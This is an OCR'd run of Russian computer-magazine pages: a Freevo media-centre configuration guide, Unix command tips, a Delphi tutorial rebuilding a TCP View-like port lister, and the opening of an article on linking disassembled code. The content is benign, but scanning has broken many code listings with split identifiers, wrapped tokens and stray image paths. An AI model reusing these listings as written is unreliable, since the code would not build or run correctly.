категоризировать и преобразовывать mp3-,Ogg-, FLAC-, CD-аудиофайлы, создавать плей-листы, просматривать изображения, серфить интернет, читать RSS-новости, получать данные о погоде прямо в основном окне программы, разговаривать посредством SIP. Из MythTV запускаются обычные PC-игры и ROM'ы через эмуляторы MAME, NES и SNES. Если ранее для просмотра DVD-видео использовались внешние программы MPlayer или xine, то сейчас доступен встроенный проигрыватель, что упрощает настройку и уменьшает количество дополнительных приложений. В отличие от Freevo, в MythTV плагины доступны единым архивом, за исключением всего лишь трех-четырех, которые можно найти через поисковики.

И алиас на используемый в Freevo шрифт:

```
OSD_FONT_ALIASES = { 'arial_bold.
ttf' : 'VeraBd.ttf' }
```

В локализованных дистрибутивах вроде ALTLinux или ASPLinux уже есть готовые шрифты, которые можно использовать с Freevo. Для полной поддержки русских шрифтов необходимо пропатчить m0sia.ru/files/utf8.patch и пересобрать pygame.
Используя следующую директиву, указываем на проигрыватель, который будет задействован при просмотре видео.
Для MPlayer:

```
VIDEO_PREFERED_PLAYER = 'mplayer'
```

Или xine:

```
VIDEO_PREFERED_PLAYER = 'xine'
```

Теперь в меню видео будут показаны эти каталоги. Аналогично поступаем для каталогов изображений и музыки:

```
AUDIO_ITEMS = [ ('Music', '/media/
music'), 'fxd/webradio.fxd' ]
```

Вторая строка указывает на файл, в котором прописаны интернет-станции потокового аудио. Готовый файл идет в комплекте, при необходимости его можно подредактировать, добавив свои любимые станции:

```
IMAGE_ITEMS = [ ('Foto', '/media/foto'),
('Pics', '/media/pics') ]
```

Во время установки Freevo проверит наличие/отсутствие некоторых игр, остальные придется настраивать ручками. В этом случае необходимо будет указать не только заголовок и каталог, но и путь к исполняемому файлу эмулятора, аргументы и опционально рисунок:

```
GAMES_ITEMS = [ ('SUPER
NINTENDO', '/home/media/games/
snes/roms',
              ('SNES', '/usr/bin/
zsnes', '-m -r 3 -k 100-cs -u', '',
None )) ]
```

Остальные настройки

Freevo поддерживает скины. В комплекте поставляются Blurr, Info и Noia, на сайте проекта можно найти еще несколько готовых тем.

```
SKIN_XML_FILE = 'blurr'
```

В качестве скинов используются XML-файлы (с расширением fxd), на основе которых никто не запрещает создать и свой вариант. Далее в файле идет описание вывода меню, установки xine, mplayer, просмотра TV и локаль:

```
LOCALE = 'ru_RU.UTF-8'
```

Практически последним пунктом идут параметры управления Freevo. Об этом далее и поговорим.

Управление Freevo

Управление является одной из сильных сторон Freevo. Кроме клавиатуры и мыши, для управления можно использовать джойстик. Управлять Freevo можно и через сеть, используя встроенный web-сервер, который позволяет не только просматривать локальные данные, но и производить запись веб-трансляций по расписанию и вручную. Кроме того, с помощью веб-браузера можно просмотреть файлы помощи.
Для запуска веб-сервера редактируем следующие строки в файле:

```
plugin.activate('www')
WWW_PORT = 8080
```

Также установим пользователя и пароль для доступа к серверу:

```
WWW_USERS = { 'user': 'password' }
```

Теперь набираем в веб-браузере адрес http://localhost:8080, регистрируемся, и можно начинать работать.
Но особенно полезна возможность дистанционного управления Freevo. С ее помощью можно просматривать фильм, управляя компьютером, так сказать, не отрывая спины от дивана. Для этих целей подойдет пульт на инфракрасных лучах (LIRC) или телефон с поддержкой синего зуба (модуль bluetooth.tar).
Когда настройка закончена, пускаем Freevo и наслаждаемся результатом. Вот, в принципе, и все. Как ты, наверное, уже убедился, Freevo — довольно полезный в хозяйстве и мощный инструмент. Успехов.



ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /

Tips'n'tricks юниксоида

ТРЮКИ И СОВЕТЫ ЮНИКСОИДУ

Это очередной выпуск «Tips'n'Triks» и очередная подборка полезных советов по использованию UNIX. Не отклоняясь от курса, мы продолжаем двигаться по направлению к эффективному использованию командной строки и доводить внешний облик X Window до совершенства. Кроме того, этот выпуск охватывает множество интересных особенностей редактора Vim. Особо хочу обратить внимание владельцев материнок на чипсете nForce2, столкнувшихся с проблемой зависания FreeBSD. В разделе «Misc» они найдут рецепт лечения этой болезни.

X Window

Сменить тему GTK-приложений:

```
$ echo "include \"/путь/до/каталога/с/темой/gtkrc\"" >> .gtkrc
```

Сменить тему QT-приложений:

```
$ qtconfig
```

Включить сглаживание шрифтов в java-приложениях:

```
$ java -Dswing.aatext=true -jar program.jar
```

Снять скриншот, не используя сторонних программ:

```
$ xwd -root -out screenshot.xwd
```

Net

Скачать все файлы, перечисленные в списке (записи должны быть такими: http://www.host.org/doc.pdf):

```
$ wget -i file.txt
```

Продолжить закачку файла с прерванного места:

```
$ wget -c www.host.org/doc.pdf
```

Создать локальное зеркало сайта:

```
$ wget -r -l inf -k -p www.host.org
```

Shell

Работа с историей (bash и zsh):

```
!! — выполнить последнюю команду;
!N — выполнить команду номер N в истории;
!-N — выполнить команду номер N в истории с конца;
!строка — выполнить команду, начинающуюся со строки.
```

Отменить последнее действие:
`Ctrl+-`

Перейти к концу слова:
`Ctrl+f`

Перейти к началу слова:
`Ctrl+b`

Уничтожить текст до конца строки:
`Ctrl+k`

Уничтожить текст до конца слова:
`Esc+d`

Уничтожить текст до начала слова:
`Ctrl+w`

Восстановить уничтоженный текст:
`Ctrl+y`

Прочитать файл инициализации:
`Ctrl+x Ctrl+r`

Выполнить команду только в том случае, если она присутствует в системе:

```
$ test -x /usr/bin/mutt && mutt
```

Midnight Commander

Добавить каталог в hotlist:
`Ctrl+x h`

Диалог перехода в другой каталог:
`Esc+c`

Скопировать имя выделенного файла в командную строку:
`Esc+Enter`

Скопировать имена выделенных файлов в командную строку:
`Ctrl+x t`

Скопировать имя текущего каталога в командную строку:
`Ctrl+x p`

Автодополнение в командной строке:
`Esc+Tab`

Показать информацию о файле во второй панели:
`Ctrl+x i`

Показать содержимое файла во второй панели:
`Ctrl+x q`

Misc

Борьба с зависаниями FreeBSD 6 на чипсетах nForce2 (в 6.2 проблема устранена):

```
$ echo "hint.apic.0.disabled=1" >> /boot/loader.conf
```

Сборка программы в 2 потока (для многоядерных процессоров):

```
$ make -j2
```


Привязка команд к определенным типам файлов (добавить строки в ~/.mailcap):

```
text/html;            opera %s >/dev/null 2>&1
application/pdf;  xpdf %s > /dev/null 2>&1
application/msword; ooffice %s > /dev/null 2>&1
image/*;              qiv %s >/dev/null 2>&1
```



МИХАИЛ «HORRIFIC» ФЛЕНОВ
/ WWW.VR-ONLINE.RU /






КОЛБАСИМ TCP VIEW

БЫСТРАЯ ПРОВЕРКА СОСТОЯНИЯ ПОРТОВ НА DELPHI

МЫ УЖЕ НЕ РАЗ ОПИСЫВАЛИ УТИЛИТУ TCP VIEW ОТ ВЕЛИКОГО МАРКА РУССИНОВИЧА. НАВЕРНЯКА, МНОГИМ ИНТЕРЕСНО УСТРОЙСТВО ЭТОЙ НЕЗАМЕНИМОЙ В ХАКЕРСКОМ ДЕЛЕ ПРОГРАММЫ, ПОЭТОМУ СЕЙЧАС, ПРОВЕДЯ БУКВАЛЬНО ПЯТЬ МИНУТ ЗА КЛАВИАТУРОЙ, МЫ НАПИШЕМ ЕЕ ПРОСТЕНЬКИЙ АНАЛОГ.

Набор функций




уществует два набора функций для получения состояния TCP/UDP-портов. Первый поддерживается всеми ОС, начиная с Windows 95, второй же появился, если я не ошибаюсь, в Windows 2000 или даже в XP. Новые функции намного лучше и позволяют получить больше информации (в том числе и имя процесса, который открыл порт), но и работать они будут, как можно предположить, только в Windows XP (за окна 2000-го размера не ручаюсь). Оба варианта реализованы в файле iphlpapi.dll. Так как мы хотим, чтобы наша программа работала в любой версии форточек, то мы рассмотрим оба набора и создадим универсальную утилиту.

В стандартной библиотеке Delphi ни один из наборов функций не описан, поэтому нам придется сделать свой собственный заголовочный файл, причем функции будут подключены не статически, а динамически (библиотека iphlpapi буд ет загружаться с помощью LoadLibrary, а потом мы будем получать адреса необходимых функций). Это очень важно при использовании нового, расширенного набора функций, ведь если связать заголовочный файл статически, то при старте программы она автоматически будет искать связь с библиотекой. И если пользователь запустит прогу на Windows 95 (наличие хардкорных фриков на старых тачках среди наших продвинутых читателей нельзя исключить полностью :) — примечание Лозовского), то произойдет ошибка, так как новые функции не будут найдены. Сегодня мы рассмотрим только старый набор функций, а в следующий раз двинемся дальше. Итак, усаживайся поудобнее, мы начинаем великое погружение в код.

Получение таблицы

Для получения таблицы состояния TCP-портов необходимо использовать функцию GetTcpTable. Она выглядит следующим образом:

```
GetTcpTable: function(
 pTcpTable: PMIB _ TCPTABLE;
```



Прото...	Процесс	Локальный адрес	Локальный порт	Удаленный ад...	Удаленны...	Состояние
TCP		0.0.0.0	34560	0.0.0.0	33424	LISTENING
TCP		0.0.0.0	48385	0.0.0.0	34968	LISTENING
TCP		127.0.0.1	1284	0.0.0.0	42912	LISTENING
TCP		192.168.1.30	35584	0.0.0.0	27904	LISTENING
TCP		0.0.0.0	48385			
TCP		0.0.0.0	62465			
TCP		0.0.0.0	37905			
TCP		127.0.0.1	31488			
TCP		127.0.0.1	27655			
TCP		192.168.1.30	31488			
TCP		192.168.1.30	35072			
TCP		192.168.1.30	35328			
TCP		192.168.1.30	27655			

> Результат работы программы

```
var pdwSize: DWORD;
bOrder: BOOL
): DWORD; stdcall;
```

Здесь мы объявляем переменную типа «функция» с именем GetTcpTable. Чуть позже, когда мы создадим код загрузки библиотеки, в эту переменную будет записан адрес системной функции. GetTcpTable получает 3 параметра:
1. Указатель на структуру MIB_TCPTABLE. Это и есть таблица состояний, которую мы получим на выходе.
2. Размер выделенной памяти для хранения таблицы. О том, сколько памяти выделять, мы поговорим, когда будем рассматривать реальный пример.
3. Булево значение, которое определяет, нужно ли сортировать таблицу.
Самое интересное здесь — это, конечно же, первый параметр, где мы видим структуру MIB_TCPTABLE. Она выглядит следующим образом:

```
MIB _ TCPTABLE = record
   dwNumEntries: DWORD;
   table: array [0..0] of MIB _ TCPROW;
end;
```

Уже по именам можно понять, для чего нужны поля структуры. Первый параметр — это количество записей в таблицы состояний, а второй — это массив структур типа MIB_TCPROW, где содержатся сами записи.

```
СТРУКТУРА MIB _ TCPROW
MIB _ TCPROW = record
   dwState: DWORD;
   dwLocalAddr: DWORD;
   dwLocalPort: DWORD;
   dwRemoteAddr: DWORD;
   dwRemotePort: DWORD;
end;
```

Вот тут и содержится вся необходимая нам информация, которую отображает TCP View:
- dwState — состояние;
- dwLocalAddr — локальный адрес;
- dwLocalPort — локальный порт;
- dwRemoteAddr — адрес удаленной машины, которая запросила соединение;
- dwRemotePort — удаленный порт.

Состояние UDP

Идентичная функция есть и для получения состояния UDP-портов — GetUdpTable. Разница заключается только в том, что структура состояния содержит исключительно локальный порт и локальный адрес. У UDP нет возможности создавать соединения, а значит удаленного адреса и порта просто не может быть. Полный код описания процедур GetTcpTable, GetUdpTable и необходимых структур можешь увидеть в листинге 1. Тебе остается только создать модуль и добавить в него этот код.

Загрузка библиотеки

Настало время написать код загрузки библиотеки. Создадим для этого процедуру:

```
LoadAPIHelpAPI:
procedure LoadAPIHelpAPI;
begin
  if HIphlpapi = 0 then
  HIpHlpApi :=
    LoadLibrary('iphlpapi.dll');
  if HIpHlpApi > HINSTANCE_ERROR
then
  begin
  @GetTcpTable := GetProcAddress(
    HIpHlpApi, 'GetTcpTable');
  @GetUdpTable := GetProcAddress(
    HIpHlpApi, 'GetUdpTable');
  end;
end;
```

В этом коде нетрудно заметить переменную HIpHlpApi. Что это? А это всего-навсего хэндл загруженной библиотеки. Ее нужно объявить где-нибудь в модуле, чуть ранее:

```
var
HIpHlpApi: THandle = 0;
```

Теперь вернемся к LoadAPIHelpAPI. Сначала проверяем переменную HIpHlpApi. Если она равна нулю, то загружаем сетевую библиотеку. Кстати, имя этой библиотеки — iphlpapi.dll.
Ну что, проверим результат? В случае положительного ответа, мы получим адреса всех необходимых функций с помощью GetProcAddress.

Листинг 1

```
type
// Описание отдельной записи TCP
PMIB _ TCPROW = ^MIB _ TCPROW;
MIB _ TCPROW = record
 dwState: DWORD;
 dwLocalAddr: DWORD;
 dwLocalPort: DWORD;
 dwRemoteAddr: DWORD;
 dwRemotePort: DWORD;
end;

// Структура для хранения массива
записей TCP
PMIB _ TCPTABLE = ^MIB _ TCPTABLE;
MIB _ TCPTABLE = record
 dwNumEntries: DWORD;
 table: array [0..0] of MIB _
TCPROW;
end;

// Описание отдельной UDP-записи
PMIB _ UDPROW = ^MIB _ UDPROW;
MIB _ UDPROW = record
 dwLocalAddr: DWORD;
 dwLocalPort: DWORD;
end;


// Структура для хранения массива
записей UDP
PMIB _ UDPTABLE = ^MIB _ UDPTABLE;
MIB _ UDPTABLE = record
 dwNumEntries: DWORD;
 table: array [0..0] of MIB _
UDPROW;
end;

var
// Функция получения таблицы TCP
GetTcpTable: function
(pTcpTable: PMIB _ TCPTABLE;
 var pdwSize: DWORD; bOrder:
BOOL): DWORD; stdcall;
 {$EXTERNALSYM GetTcpTable}

// Функция получения таблицы UDP
GetUdpTable: function
(pUdpTable: PMIB _ UDPTABLE;
 var pdwSize: DWORD; bOrder:
BOOL): DWORD; stdcall;
 {$EXTERNALSYM GetUdpTable}
```

Чтобы функция выполнялась автоматически при использовании модуля, вызовем ее в разделе initialization:

```
Initialization
LoadAPIHelpAPI;
```



> Знаменитая утилита Марка Руссиновича, аналог которой мы будем писать

Finalization

Как известно, настоящий программист никогда не забывает соблюдать правила хорошего тона, освобождая хэндл загруженной библиотеки. Для этой цели мы напишем отдельную функцию:

```
procedure FreeAPIHelpAPI;
begin
  if HIpHlpApi <> 0 then
    FreeLibrary(HIpHlpApi);
  HIpHlpApi := 0;
end;
```

А чтобы она выполнялась автоматически, вызов ее нужно поместить в разделе finalization. Полный код модуля с описанием функций, загрузки и выгрузки можно найти на компакт-диске в файле HorrificHelpAPI.pas.

Пример использования

Перейдем непосредственно к примеру получения таблицы состояний TCP-портов. Создаем новый проект и добавляем созданный ранее заголовочный файл.
На форме нам понадобится только компонент типа TListView, которому мы установим следующие свойства:
Name — установим в lwTCP;
ViewStyle — будет vsReport, чтобы видеть сетку.
Дважды щелкни по созданному ListView и добавь 7 колонок: протокол, процесс, локальный адрес, локальный порт, удаленный адрес, удаленный порт, состояние.
Мы будем заполнять все колонки, кроме колонки «Процесс» (старыми функциями, которые мы сегодня рассматриваем, процесс получить нельзя).
Теперь взгляни на листинг 2, где показан пример кода, получающего TCP-таблицу. После очистки компонента ListView вызываем функцию GetTcpTable. Обрати внимание, что первый параметр равен nil. Получается, что вместо того чтобы указать переменную, куда функция запишет результат, передается нулевое значение. Почему? Дело в том, что мы не знаем, сколько записей вернет функция и сколько памяти нужно выделить под хранение результата. Так как мы указали нулевое значение в первом параметре и нулевой размер во втором, функция должна завершиться ошибкой ERROR_INSUFFICIENT_BUFFER, вернув во втором параметре количество записей в системе. Выделяем необходимую память с помощью ReallocMem.
Теперь уже мы в состоянии по-человечески вызвать GetTcpTable и получить нормальную таблицу. Если результат не равен нулю, то все закончилось успешно. Далее все банально — количество записей находится в tcpTable.dwNumEntries, а доступ к каждой отдельной структуре, описывающей состояние TCP-порта, можно получить так:

```
tcpTable^.table[номер записи]
```

Дальнейшие комментарии, как мне кажется, излишни. Все и так ясно из кода. Хотя нет, нужно еще сказать о состоянии. Если с адресом и портом все понятно, то состояние — это вопрос. Судя по справке MSDN, состояние может принимать значения от 1 до 12 и для этого заведены следующие константы:

```
MIB_TCP_STATE_CLOSED, MIB_TCP_
STATE_LISTEN, MIB_TCP_STATE_
SYN_SENT, MIB_TCP_STATE_SYN_
RCVD, MIB_TCP_STATE_ESTAB,
MIB_TCP_STATE_FIN_WAIT1,
MIB_TCP_STATE_FIN_WAIT2,
MIB_TCP_STATE_CLOSE_WAIT,
MIB_TCP_STATE_CLOSING, MIB_
TCP_STATE_LAST_ACK, MIB_TCP_
STATE_TIME_WAIT, MIB_TCP_STATE_
DELETE_TCB.
```

Листинг 2


```
var
 error, dwSize:DWORD;
 tcpTable:PMIB_TCPTABLE;
 i:Integer;
begin
 lwTCP.Items.Clear;
 dwSize:=0;

 // Первый вызов для определения
количества записей
 error := GetTcpTable(nil,
  &dwSize, TRUE);


 if (error <> ERROR_INSUFFICIENT_
BUFFER) then
  exit;

 // Выделяем необходимую память и
получаем таблицу TCP
 try
  ReallocMem(tcpTable, dwSize);
  error := GetTcpTable(tcpTable,
   &dwSize, TRUE);
  if (error>0) then
   exit;

  // перебираем все записи и
добавляем их в ListView
  for i := 0 to tcpTable.
dwNumEntries — 1 do
  begin
   with lwTCP.Items.Add do
   begin
    Caption:='TCP';
    SubItems.Add(
     inet_ntoa(TInAddr(tcpTable^.
      table[i].dwLocalAddr)));
     SubItems.Add(IntToStr(tcpTable^.
      table[i].dwLocalPort));
     SubItems.Add(inet_ntoa
      (TInAddr(tcpTable^.table[i].
      dwRemoteAddr)));
     SubItems.Add(IntToStr(tcpTable^.
      table[i].dwRemotePort));
    SubItems.Add(TCPState[tcpTable^.
      Table[I].dwState]);
     SubItems.Add('');
    end;
   end;
  finally
   FreeMem(tcpTable);
  end;
end;
```



> В файле справки, которая идет с Delphi 2006, есть все описываемые сегодня функции и структуры. Do you speak English? Go to help file for more information



> На компакт-диске, конечно же, находится полный исходник и заголовочный файл.

Уже по названию легко понять, для чего нужны эти константы. Исходя из личного опыта, могу сказать, что иногда состояние может быть равным 0, хотя соответствующей константы нет. Видимо, данный факт нужно воспринимать как ошибку, а может быть, как нечто неопознанное (возможно, даже инопланетное — примечание Лозовского). Чтобы было удобнее превращать числовое значение состояния в строку, можно создать константу в виде массива строк, например, вот так:

```
TcpState: array [0..12] of String = (
 '???', 'CLOSED', 'LISTENING', 'SYN _
SENT', 'SYN _ RCVD', 'ESTABLISHED',
'FIN _ WAIT1', 'FIN _ WAIT2', 'CLOSE _
WAIT', 'CLOSING', 'LAST _ ACK', 'TIME _
WAIT', 'DELETE _ TCB');
```

UDP

Ради экономии места я не буду рассматривать код получения UDP-таблицы.
Ты можешь написать его сам, поскольку он идентичен работе с TCP.
Просто поменяем функцию GetTCPTable на GetUDPTable, а переменную типа PMIB_TCPTABLE на PMIB_UDPTABLE.
Попробуй реализовать код самостоятельно, не заглядывая в листинг 3.

Complete


Как видишь, ничего сверхъестественного мы не написали. Никаких великих алгоритмов мы не использовали, обойдясь всего лишь двумя функциями, о которых просто нужно знать. Вот и все, пиши письма. Если их количество превысит некую критическую отметку, то через месяц ты узнаешь про расширенные функции работы с TCP- и UDP-таблицами и про то, как с ними работать.
На этом мы завершаем наш сегодняшний рассказ. Спокойной ночи, дорогие друзья. Тьфу, насмотрелся с детьми «Спокойной ночи». Все-таки Оксана Федорова рулит! Показывать Мисс мира в детской передаче — гениальное решение, мой сын уже с детства засматривается на красивых женщин в самом расцвете сил.

Листинг 3


```
var
error, dwSize:DWORD;
udpTable:PMIB _ UDPTABLE;
i:Integer;
begin
// Определяем количество UDP-
записей
dwSize:=0;
error := GetUDPTable(nil,
&dwSize, TRUE);
if (error <> ERROR _
INSUFFICIENT _ BUFFER) then
exit;
// Выделяем память и получаем
UDP-таблицу
ReallocMem(udpTable, dwSize);
error := GetUdpTable(udpTable,
&dwSize, TRUE);
if (error>0) then
exit;


// Просматриваем таблицу и добав-
ляем записи в ListView
for i := 0 to udpTable.
dwNumEntries – 1 do
begin
with lwTCP.Items.Add do
begin
Caption:='TCP';
SubItems.Add('');

SubItems.Add(inet _
ntoa(TInAddr(udpTable^.table[i].
dwLocalAddr)));
SubItems.Add(IntToStr(udpTable^.
table[i].dwLocalPort));
end;
end;
FreeMem(udpTable);
end;
```





> Форма будущей программы





КРИС КАСПЕРСКИ





OBJ'ЕКТНЫЙ ПАЗЛ

ЛИНКОВКА ДИЗАССЕМБЛЕРНЫХ ФАЙЛОВ

ASM

В ПРОШЛОЙ СТАТЬЕ ЭТОГО ЦИКЛА МЫ ПОДОШЛИ К ТОМУ, ЧТО АССЕМБЛИРОВАЛИ ДИЗАССЕМБЛЕРНЫЙ ЛИСТИНГ, ПОБОРОВ ВСЕ ОШИБКИ ТРАНСЛЯТОРА И ПОЛУЧИВ В ИТОГЕ… НЕРАБОТОСПОСОБНЫЙ OBJ-ФАЙЛ, ВЫЗЫВАЮЩИЙ У ЛИНКЕРА ХРОНИЧЕСКОЕ НЕДЕРЖАНИЕ ERROR'ОВ. СЕГОДНЯ МЫ ПРОДОЛЖИМ ЗАНИМАТЬСЯ ИЗВРАЩЕННЫМ СЕКСОМ, ОБОГАЩАЯСЬ НОВЫМИ ЗНАНИЯМИ И ПОПОЛНЯЯ СВОЙ ЗАПАС МАТЕРНЫХ СЛОВ.

Свежая в памяти события давно минувших дней (уже листья успели облететь за это время), напомним, что, исправив кучу багофичей IDA Pro (перечисление которых заняло бы слишком много места), мы дошли до файла demo_3.asm, который нам удалось ассемблировать MASM'ом, со следующими ключами:

```
ML.EXE /coff /I. /c /Cp /Zp1 /Zm
demo _ 3.asm
```

Здесь /coff — создавать obj-файл в формате coff (иные форматы ms link не поддерживает, а искать другие линкеры нам в лом); /I. — искать включаемые файлы в текущей директории; /c — только ассемблировать, не линковать (линковать мы будем вручную); /Cp — учитывать регистр символов; /Zp1 — выравнивание для структур; /Zm — режим совместимости с MASM 5.10, в формате которого IDA Pro и создает листинги.

Битва за API

Транслятор MASM (входящий, в частности, в состав NTDDK) не выдает ни единой ошибки и генерирует obj-файл. Наступает волнующее время линковки:

```
$link.exe demo _ 3.obj
Microsoft (R) Incremental Linker
Version 5.12.8181
Copyright (C) Microsoft Corp
1992-1998. All rights reserved.


LINK:fatal error LNK1221: a subsystem
can't be inferred and must be defined
```

